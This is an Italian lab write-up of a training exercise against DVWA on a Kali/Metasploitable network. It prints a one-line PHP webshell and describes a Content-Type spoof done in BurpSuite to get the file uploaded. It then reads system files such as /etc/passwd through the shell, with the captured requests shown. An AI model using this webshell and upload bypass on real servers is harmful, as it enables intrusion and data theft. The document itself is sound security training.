

W13D1

1.0 Obiettivo

Configurare un laboratorio con Kali Linux e Metasploitable sulla stessa rete interna (Intranet), verificare connettività, sfruttare la vulnerabilità di upload file sulla DVWA per caricare una semplice webshell PHP ed eseguire comandi remoti. Tutte le richieste HTTP verso la DVWA saranno intercettate e analizzate con BurpSuite.

1.1 Spiegazione

In questo esercizio abbiamo sfruttato una debolezza nella pagina di upload file di **DVWA** (con la sicurezza impostata su *low*).

Abbiamo caricato una piccola webshell in PHP — un file che, una volta messo sul server, esegue comandi che gli passiamo tramite l'URL.

Per farlo abbiamo intercettato la richiesta di upload con **BurpSuite** e modificato l'intestazione **Content-Type** del file (fingendo che fosse un'immagine, es. `image/jpeg`) così il server non l'ha riconosciuto come script PHP e lo ha accettato.

Dopo il caricamento abbiamo chiamato la shell via browser (aggiungendo `?cmd=<comando>` all'URL) e così abbiamo visto l'output dei comandi eseguiti sulla macchina target.

2.0 Svolgimento

2.1 Preparazione della webshell

Ho verificato la connettività tra le due macchine ho creato un file **shell.php** semplice, posizionandola nella cartella desktop.

```
(kali㉿kali)-[~]
$ cd Desktop


(kali㉿kali)-[~/Desktop]
$ nano shell.php

(kali㉿kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>

(kali㉿kali)-[~/Desktop]
$
```

2.3 Intercettazione e manipolazione della richiesta di upload

Come primo passo ho avviato **BurpSuite** e ho usato il browser integrato per accedere a ***http://192.168.50.101/dvwa***, ho effettuato il login e ho impostato la security in difficoltà bassa, successivamente sono andato nella sezione **File Upload** dove ho caricato il file ***shell.php***



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:
 No file chosen

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Username: admin
Security Level: high
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

2.4

non premo subito Upload perché voglio intercettare la richiesta con BurpSuite. Imposto Proxy → Intercept = On in Burp, torno alla pagina della DVWA e confermo l'invio del file: la POST multipart contenente il file viene catturata da Burp. Nella richiesta intercettata esamino i dettagli e, poiché il server potrebbe riconoscere il file come script PHP anche con la DVWA impostata su *low*, modifico manualmente l'header relativo al file cambiando il **Content-Type** in **image/jpeg** prima di fare Forward e completare l'upload.



Dopo questa modifica ho dato il comando **forward** della richiesta: il file è stato accettato e DVWA ha mostrato il percorso dove è stato salvato **../hackable/uploads/shell.php**



2.5 WHOAMI

Adesso provo a eseguire dei comandi remoti: per prima cosa uso il comando **whoami**. Per eseguirlo accedo alla shell caricata sul server aggiungendo al percorso dell'URL la cartella dove si trova il file **shell.php** e passando il **payload cmd=whoami** (<http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami>). In questo modo otterrò il nome dell'utente con cui è in esecuzione il processo web.

Di seguito gli screenshot delle risposte catturate sia dal browser sia da Burp Suite

The image displays two screenshots related to a web security exercise. The top screenshot is from Burp Suite, showing an intercepted HTTP request. The request is a GET method to the URL `http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami`. The bottom screenshot is from a web browser, showing the same URL in the address bar. The browser's status bar indicates the connection is 'Not secure'.

Burp Suite Request Details:

Time	Type	Direction	Method	URL
06:28:21 3 Oct 2025	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami

Request Details (Pretty View):


```
1 GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=dc95fa008d71eb0d688bf0011c740837
9 Connection: keep-alive
```

www-data

2.6 ip%20a

Per ottenere l'indirizzo IP della macchina Metasploitable eseguo il comando `ip` a tramite la shell caricata sul server. Accedo alla shell via browser specificando nel URL la cartella contenente `shell.php`. Il payload inviato è **`cmd=ip%20a`**


Di seguito gli screenshot delle risposte catturate sia dal browser sia da Burp Suite.



2.7 CAT/ETC/PASSWORD

Per individuare gli account utente configurati sulla Metasploitable eseguo **cat /etc/passwd** tramite la shell caricata sul server. Accedo alla shell via browser specificando nel URL la cartella contenente shell.php. Nella richiesta HTTP invio il parametro `cmd=cat%20/etc/passwd` (`http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd`); la shell restituisce il contenuto del file `/etc/passwd`, consentendo l'analisi degli utenti presenti sul sistema.

Di seguito gli screenshot delle risposte catturate sia dal browser sia da Burp Suite.



The top screenshot shows a web browser window with the URL `http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd`. The page content displays the output of the `cat /etc/passwd` command, listing system users and their home directories, such as `x:1:1:daemon:/usr/sbin:/bin/sh`, `bin:x:2:2:bin:/bin:/bin/sh`, `sys:x:3:3:sys:/dev:/bin/sh`, `sync:x:4:65534:sync:/bin:/bin/sync`, `games:x:5:60:games:/usr/games:/bin/sh`, `man:x:6:12:man:/var/cache/man:/bin/sh`, `lp:x:7:7:lp:/var/spool/lpd:/bin/sh`, `mail:x:8:8:mail:/var/mail:/bin/sh`, `news:x:9:9:news:/var/spool/news:/bin/sh`, `uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh`, `proxy:x:13:13:proxy:/bin:/bin/sh`, `www-data:x:33:33:www-data:/var/www:/bin/sh`, `backup:x:34:34:backup:/var/backups:/bin/sh`, `list:x:38:38:Mailing List Manager:/var/list:/bin/sh`, `irc:x:39:39:ircd:/var/run/ircd:/bin/sh`, `gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh`, `nobody:x:65534:65534:nobody:/nonexistent:/bin/sh`, `libuid:x:100:101:/var/lib/libuid:/bin/sh`, `dhcp:x:101:102:/nonexistent:/bin/false`, `syslog:x:102:103:/home/syslog:/bin/false`, `klog:x:103:104:/home/klog:/bin/false`, `sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin`, `msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash`, `bind:x:105:113:/var/cache/bind:/bin/false`, `postfix:x:106:115:/var/spool/postfix:/bin/false`, `ftp:x:107:65534:/home/ftp:/bin/false`, `postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash`, `mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false`, `tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false`, `distccd:x:111:65534:/bin/false`, `user:x:1001:1001:just a user,111,,/home/user:/bin/bash`, `service:x:1002:1002,,/home/service:/bin/bash`, and `telnetd:x:112:120:/nonexistent:/bin/false`, `proftpd:x:113:65534:/var/run/proftpd:/bin/false`, and `statd:x:114:65534:/var/lib/nfs:/bin/false`.

The bottom screenshot shows the Burp Suite interface with the intercepted HTTP request. The request is a GET request to `http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd`. The request details are as follows:

Time	Type	Direction	Method	URL
06:38:15 3 Oct 2025	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd

The request details are as follows:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=cat%20/etc/passwd HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=dc95fa008d71eb0d688bf0011c740837
9 Connection: keep-alive
```